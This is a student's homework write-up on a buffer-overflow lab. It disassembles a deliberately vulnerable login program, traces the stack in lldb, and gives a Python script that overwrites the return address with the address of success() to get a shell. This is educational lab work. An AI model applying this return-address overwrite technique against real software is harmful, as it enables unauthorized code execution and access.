Samantha Pope HW6:BufferOverFlow 03.22.2024

Notes for grading:
The blue text is copied commands and outputs from my terminal to show what data I was interpreting from.
The bolded sections follow the headers in the assignment description in github, to make it easier to follow.

—----------- COMPILING AND RUNNING —---

Running with generic c compiler:

```
samanthapope@Samanthas-MacBook-Pro-2 HW6BufferOverflow % gcc -o login login.c
samanthapope@Samanthas-MacBook-Pro-2 HW6BufferOverflow % echo -n "superSecretPassword" > password.txt
samanthapope@Samanthas-MacBook-Pro-2 HW6BufferOverflow % ./login
enter your password:
successful login!
sh-3.2$ exit
exit
samanthapope@Samanthas-MacBook-Pro-2 HW6BufferOverflow %
```

Running with the flags given in instructions:

```
samanthapope@Samanthas-MacBook-Pro-2 HW6BufferOverflow % clang --target=macos-x86_64 -g -O0 -fno-stack-protector -fomit-frame-pointer -Wl,-no_pie login.c
ld: warning: -no_pie is deprecated when targeting new OS versions
samanthapope@Samanthas-MacBook-Pro-2 HW6BufferOverflow % ls
CMakeLists.txt          cmake-build-debug  main.c
a.out              login              password.txt
a.out.dSYM         login.c
samanthapope@Samanthas-MacBook-Pro-2 HW6BufferOverflow % ./a.out
enter your password:
successful login!
sh-3.2$
```

—------------- DISSASSEMBLY —---

Running otool: shows how c code is translated into assembly

```
(__TEXT,__text) section
_check_secret:
0000000100003d20	subq	$0x38, %rsp
0000000100003d24	movq	%rdi, 0x28(%rsp)
```


```
0000000100003d29 movl   %esi, 0x24(%rsp)
0000000100003d2d cmpl   $-0x1, 0x24(%rsp)
0000000100003d32 jne    0x100003d53
0000000100003d38 leaq   0x1cb(%rip), %rdi          ## literal pool for: "problem
reading password.txt\n"
0000000100003d3f movb   $0x0, %al
0000000100003d41 callq  0x100003ef2                ## symbol stub for: _printf
0000000100003d46 movl   $0x0, 0x34(%rsp)
0000000100003d4e jmp    0x100003db5
0000000100003d53 leaq   0x1ce(%rip), %rax          ## literal pool for:
"superSecretPassword"
0000000100003d5a movq   %rax, 0x18(%rsp)
0000000100003d5f movslq         0x24(%rsp), %rax
0000000100003d64 movq   %rax, 0x8(%rsp)
0000000100003d69 movq   0x18(%rsp), %rdi
0000000100003d6e callq  0x100003f04                ## symbol stub for: _strlen
0000000100003d73 movq   0x8(%rsp), %rcx
0000000100003d78 movq   %rax, %rdx
0000000100003d7b xorl   %eax, %eax
0000000100003d7d cmpq   %rdx, %rcx
0000000100003d80 movb   %al, 0x17(%rsp)
0000000100003d84 jne    0x100003da8
0000000100003d8a movq   0x28(%rsp), %rdi
0000000100003d8f movq   0x18(%rsp), %rsi
0000000100003d94 movslq         0x24(%rsp), %rdx
0000000100003d99 callq  0x100003ee6                ## symbol stub for: _memcmp
0000000100003d9e cmpl   $0x0, %eax
0000000100003da1 sete   %al
0000000100003da4 movb   %al, 0x17(%rsp)
0000000100003da8 movb   0x17(%rsp), %al
0000000100003dac andb   $0x1, %al
0000000100003dae movzbl         %al, %eax
0000000100003db1 movl   %eax, 0x34(%rsp)
0000000100003db5 movl   0x34(%rsp), %eax
0000000100003db9 addq   $0x38, %rsp
0000000100003dbd retq
0000000100003dbe nop
_check_secret1:
0000000100003dc0 subq   $0x18, %rsp
0000000100003dc4 movq   %rdi, 0x10(%rsp)
```

```
0000000100003dc9 movl   %esi, 0xc(%rsp)
0000000100003dcd movq   0x10(%rsp), %rdi
0000000100003dd2 movl   0xc(%rsp), %esi
0000000100003dd6 callq  _check_secret
0000000100003ddb addq   $0x18, %rsp
0000000100003ddf retq
_success:
0000000100003de0 subq   $0x18, %rsp
0000000100003de4 movq   _sh(%rip), %rax
0000000100003deb movq   %rax, (%rsp)
0000000100003def movq   $0x0, 0x8(%rsp)
0000000100003df8 leaq   0x13d(%rip), %rdi          ## literal pool for: "successful
login!\n"
0000000100003dff callq  0x100003ef8               ## symbol stub for: _puts
0000000100003e04 movq   _sh(%rip), %rdi
0000000100003e0b movq   %rsp, %rsi
0000000100003e0e movq   0x1f3(%rip), %rax          ## literal pool symbol address:
_environ
0000000100003e15 movq   (%rax), %rdx
0000000100003e18 callq  0x100003ee0               ## symbol stub for: _execve
0000000100003e1d addq   $0x18, %rsp
0000000100003e21 retq
0000000100003e22 nopw   %cs:(%rax,%rax)
_failure:
0000000100003e30 pushq  %rax
0000000100003e31 leaq   0x117(%rip), %rdi          ## literal pool for: "wrong
password\n"
0000000100003e38 callq  0x100003ef8               ## symbol stub for: _puts
0000000100003e3d popq   %rax
0000000100003e3e retq
0000000100003e3f nop
_login:
0000000100003e40 subq   $0x28, %rsp
0000000100003e44 leaq   0x114(%rip), %rdi          ## literal pool for: "password.txt"
0000000100003e4b xorl   %esi, %esi
0000000100003e4d movb   $0x0, %al
0000000100003e4f callq  0x100003eec               ## symbol stub for: _open
0000000100003e54 movl   %eax, 0xc(%rsp)
0000000100003e58 leaq   0x10d(%rip), %rdi          ## literal pool for: "enter your
password:\n"
```

```
0000000100003e5f movb  $0x0, %al
0000000100003e61 callq 0x100003ef2          ## symbol stub for: _printf
0000000100003e66 movl  0xc(%rsp), %edi
0000000100003e6a leaq  0x10(%rsp), %rsi
0000000100003e6f movl  $0x3e8, %edx          ## imm = 0x3E8
0000000100003e74 callq 0x100003efe          ## symbol stub for: _read
0000000100003e79 movl  %eax, 0x8(%rsp)
0000000100003e7d movl  0xc(%rsp), %edi
0000000100003e81 callq 0x100003eda           ## symbol stub for: _close
0000000100003e86 leaq  0x10(%rsp), %rdi
0000000100003e8b movl  0x8(%rsp), %esi
0000000100003e8f callq _check_secret1
0000000100003e94 addq  $0x28, %rsp
0000000100003e98 retq
0000000100003e99 nopl  (%rax)
_main:
0000000100003ea0 pushq %rax
0000000100003ea1 movl  $0x0, 0x4(%rsp)
0000000100003ea9 callq _login
0000000100003eae movl  %eax, (%rsp)
0000000100003eb1 cmpl  $0x0, (%rsp)
0000000100003eb5 je    0x100003ec5
0000000100003ebb callq _success
0000000100003ec0 jmp   0x100003eca
0000000100003ec5 callq _failure
0000000100003eca leaq  0xb1(%rip), %rdi      ## literal pool for: "exiting in
main\n"
0000000100003ed1 callq 0x100003ef8          ## symbol stub for: _puts
0000000100003ed6 xorl  %eax, %eax
0000000100003ed8 popq  %rcx
0000000100003ed9 retq
```

—-----------EXPLOITATION —--

DRAW THE STACK DIAGRAM


High memory Address
Return Address
higher memory address
Saved RBP
Local variables
password[24] starts in this
Buffer
leaq 0x10(%rsp), %rsi indicates buffer starts here
%rsp points here after stack space allocation
low memory Address

<u>Buffer location:</u>
The buffer starts 16 bytes (0x10) above the current stack pointer (%rsp). I used these assembly lines to figure this out:

- Sub $0x28, %rsp → login() allocated on stack, 40 bytes allocated for all of login()
- Leaq 0x10(%rsp), %rsi → this says "look 16 bytes above where %rsp is and that is where the buffer starts (the stack grows down).

How people could exploit this:

- Give 24 bytes to fill the buffer. Then add bytes to cover the space between the buffer and the saved return address. A precise value that would overwrite the return address with an address that gives it back to the attacker.

—------- OVERWRITING THE RETURN ADDRESS/RUNNING DEBUGGER ---------------

```
samanthapope@Samanthas-MBP-2 HW6BufferOverflow % lldb a.out
(lldb) target create "a.out"
Current executable set to
'/Users/samanthapope/MSD/Github/CS6014/HW6BufferOverflow/a.out' (x86_64).
(lldb) b login
Breakpoint 1: 2 locations.
(lldb) run
Process 13133 launched:
'/Users/samanthapope/MSD/Github/CS6014/HW6BufferOverflow/a.out' (x86_64)
1 location added to breakpoint 1
warning: libobjc.A.dylib is being read from process memory. This indicates that LLDB
could not read from the host's in-memory shared cache. This will likely reduce
debugging performance.
Process 13133 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
   frame #0: 0x0000000100003e44 a.out`login at login.c:41:14
  38
  39   int login(){
  40       char password[24];
-> 41      int fd = open("password.txt", O_RDONLY);
  42       printf("enter your password:\n");
  43       int pwLen = read(fd, password, 1000); // just read the whole file...
  44       close(fd);
Target 0: (a.out) stopped.
(lldb) frame info
frame #0: 0x0000000100003e44 a.out`login at login.c:41:14
(lldb) x/10gx $rsp
0x30410b300: 0x000000030410b540 0x000000030410b3c0
0x30410b310: 0x000000030410b330 0x000000020003a18a
0x30410b320: 0x000000030410b3c0 0x0000000100003eae
0x30410b330: 0x000000000849a910 0x000000020001241f
0x30410b340: 0x0000000000000000 0x0000000000000000
(lldb) next
Process 13133 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = step over
    frame #0: 0x0000000100003e58 a.out`login at login.c:42:5
   39   int login(){
   40       char password[24];
   41       int fd = open("password.txt", O_RDONLY);
-> 42       printf("enter your password:\n");
   43       int pwLen = read(fd, password, 1000); // just read the whole file...
   44       close(fd);
   45       return check_secret1(password, pwLen);
Target 0: (a.out) stopped.
(lldb) next
enter your password:
Process 13133 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = step over
    frame #0: 0x0000000100003e66 a.out`login at login.c:43:22
   40       char password[24];
   41       int fd = open("password.txt", O_RDONLY);
   42       printf("enter your password:\n");
-> 43       int pwLen = read(fd, password, 1000); // just read the whole file...
   44       close(fd);
   45       return check_secret1(password, pwLen);
   46   }
Target 0: (a.out) stopped.
(lldb) next
Process 13133 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = step over
    frame #0: 0x0000000100003e7d a.out`login at login.c:44:11
   41       int fd = open("password.txt", O_RDONLY);
   42       printf("enter your password:\n");
   43       int pwLen = read(fd, password, 1000); // just read the whole file...
-> 44       close(fd);
   45       return check_secret1(password, pwLen);
   46   }
   47
Target 0: (a.out) stopped.
(lldb) x/10gx $rsp
0x30410b300: 0x000000030410b540 0x0000000300000024
0x30410b310: 0x6161616161616161 0x6161616161616161
```

```
0x30410b320: 0x6161616161616161 0x6161616161616161
0x30410b330: 0x00000000deadbeef 0x000000020001241f
0x30410b340: 0x0000000000000000 0x0000000000000000
(lldb)
```

I successfully am overwriting it with deadbeef as shown by the lldb steps!
Now I need to find the address of the success():

```
(lldb) image lookup -n success
1 match found in /Users/samanthapope/MSD/Github/CS6014/HW6BufferOverflow/a.out:
        Address: a.out[0x0000000100003de0] (a.out.__TEXT.__text + 192)
        Summary: a.out`success at login.c:28
```

What password.txt was when i was making it deadbeef:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaÔæ≠fi

What i changed it to:
AAAAAAAAAAAAAAAAAAAAAAAA‡=
Using these commands in python and having my shell write create_password.py results to password.txt.

```
create_password.py:
address_of_success = 0x0000000100003de0
password = b'A' * 24  # Fill the buffer.
password += (address_of_success).to_bytes(8, byteorder='little')
with open('password.txt', 'wb') as f:
    f.write(password)
```

Then i recompiled and went through the debugger again and found it went to my success() function right after i returned

```
samanthapope@Samanthas-MBP-2 HW6BufferOverflow % clang
--target=macos-x86_64 -g -O0 -fno-stack-protector -fomit-frame-pointer -Wl,-no_pie
login.c
ld: warning: -no_pie is deprecated when targeting new OS versions
samanthapope@Samanthas-MBP-2 HW6BufferOverflow % lldb a.out
(lldb) target create "a.out"
Current executable set to
'/Users/samanthapope/MSD/Github/CS6014/HW6BufferOverflow/a.out' (x86_64).
(lldb) b login
Breakpoint 1: 2 locations.
```

```
(lldb) run
Process 17131 launched:
'/Users/samanthapope/MSD/Github/CS6014/HW6BufferOverflow/a.out' (x86_64)
1 location added to breakpoint 1
warning: libobjc.A.dylib is being read from process memory. This indicates that LLDB
could not read from the host's in-memory shared cache. This will likely reduce
debugging performance.
Process 17131 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
    frame #0: 0x0000000100003e44 a.out`login at login.c:40:14
   37
   38   int login(){
   39       char password[24];
-> 40       int fd = open("password.txt", O_RDONLY);
   41       printf("enter your password:\n");
   42       int pwLen = read(fd, password, 1000); // just read the whole file...
   43       close(fd);
Target 0: (a.out) stopped.
(lldb) x/10gx $rsp
0x30410b310: 0x000000030410b550 0x000000030410b3d0
0x30410b320: 0x000000030410b340 0x000000020003a18a
0x30410b330: 0x000000030410b3d0 0x0000000100003eae
0x30410b340: 0x000000000849a910 0x000000020001241f
0x30410b350: 0x0000000000000000 0x0000000000000000
(lldb) next
Process 17131 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = step over
    frame #0: 0x0000000100003e58 a.out`login at login.c:41:5
   38   int login(){
   39       char password[24];
   40       int fd = open("password.txt", O_RDONLY);
-> 41       printf("enter your password:\n");
   42       int pwLen = read(fd, password, 1000); // just read the whole file...
   43       close(fd);
   44       return check_secret1(password, pwLen);
Target 0: (a.out) stopped.
(lldb) x/10gx $rsp
0x30410b310: 0x000000030410b550 0x000000030410b3d0
0x30410b320: 0x000000030410b340 0x000000020003a18a
0x30410b330: 0x000000030410b3d0 0x0000000100003eae
0x30410b340: 0x000000000849a910 0x000000020001241f
0x30410b350: 0x0000000000000000 0x0000000000000000
(lldb) next
enter your password:
Process 17131 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = step over
    frame #0: 0x0000000100003e66 a.out`login at login.c:42:22
   39       char password[24];
   40       int fd = open("password.txt", O_RDONLY);
   41       printf("enter your password:\n");
-> 42       int pwLen = read(fd, password, 1000); // just read the whole file...
   43       close(fd);
   44       return check_secret1(password, pwLen);
   45   }
Target 0: (a.out) stopped.
(lldb) x/10gx $rsp
0x30410b310: 0x000000030410b550 0x000000030410b3d0
0x30410b320: 0x000000030410b340 0x000000020003a18a
0x30410b330: 0x000000030410b3d0 0x0000000100003eae
0x30410b340: 0x000000000849a910 0x000000020001241f
0x30410b350: 0x0000000000000000 0x0000000000000000
(lldb) next
Process 17131 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = step over
    frame #0: 0x0000000100003e7d a.out`login at login.c:43:11
   40       int fd = open("password.txt", O_RDONLY);
   41       printf("enter your password:\n");
   42       int pwLen = read(fd, password, 1000); // just read the whole file...
-> 43       close(fd);
   44       return check_secret1(password, pwLen);
   45   }
   46
Target 0: (a.out) stopped.
(lldb) x/10gx $rsp
0x30410b310: 0x000000030410b550 0x0000000300000020
0x30410b320: 0x4141414141414141 0x4141414141414141
0x30410b330: 0x4141414141414141 0x0000000100003de0
0x30410b340: 0x000000000849a910 0x000000020001241f
0x30410b350: 0x0000000000000000 0x0000000000000000
(lldb) next
```

```
Process 17131 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = step over
   frame #0: 0x0000000100003e86 a.out`login at login.c:44:26
  41       printf("enter your password:\n");
  42       int pwLen = read(fd, password, 1000); // just read the whole file...
  43       close(fd);
-> 44      return check_secret1(password, pwLen);
  45   }
  46
  47
Target 0: (a.out) stopped.
(lldb) x/10gx $rsp
0x30410b310: 0x000000030410b550 0x0000000300000020
0x30410b320: 0x4141414141414141 0x4141414141414141
0x30410b330: 0x4141414141414141 0x0000000100003de0
0x30410b340: 0x000000000849a910 0x000000020001241f
0x30410b350: 0x0000000000000000 0x0000000000000000
(lldb) next
Process 17131 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = step over
   frame #0: 0x0000000100003de0 a.out`success at login.c:27
  24
  25   extern char** environ;
  26   static char * sh = "/bin/sh";
-> 27  void success(){ WENT TO THE SUCCESS FUNCTION!
  28       char  * argv[2] = {sh, NULL};
  29       puts("successful login!\n");
  30       execve(sh, argv, environ);
Target 0: (a.out) stopped.
(lldb) x/10gx $rsp
0x30410b340: 0x000000000849a910 0x000000020001241f
0x30410b350: 0x0000000000000000 0x0000000000000000
0x30410b360: 0x0000000000000000 0x0000000000000000
0x30410b370: 0x00000002000b1de0 0x0000000042000000
0x30410b380: 0x0000000200012493 0x00000002000a8010
(lldb) next
Process 17131 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = step over
   frame #0: 0x0000000100003de4 a.out`success at login.c:28:24
  25   extern char** environ;
```

```
   26   static char * sh = "/bin/sh";
   27   void success(){
-> 28       char  * argv[2] = {sh, NULL};
   29       puts("successful login!\n");
   30       execve(sh, argv, environ);
   31   }
Target 0: (a.out) stopped.
(lldb) x/10gx $rsp
0x30410b328: 0x4141414141414141 0x4141414141414141
0x30410b338: 0x0000000100003de0 0x000000000849a910
0x30410b348: 0x000000020001241f 0x0000000000000000
0x30410b358: 0x0000000000000000 0x0000000000000000
0x30410b368: 0x0000000000000000 0x00000002000b1de0
(lldb)
```

Running outside of the debugger:

```
samanthapope@Samanthas-MBP-2 HW6BufferOverflow % ./a.out
enter your password:
successful login!
sh-3.2$
```

I got a shell! And it accepted my password!!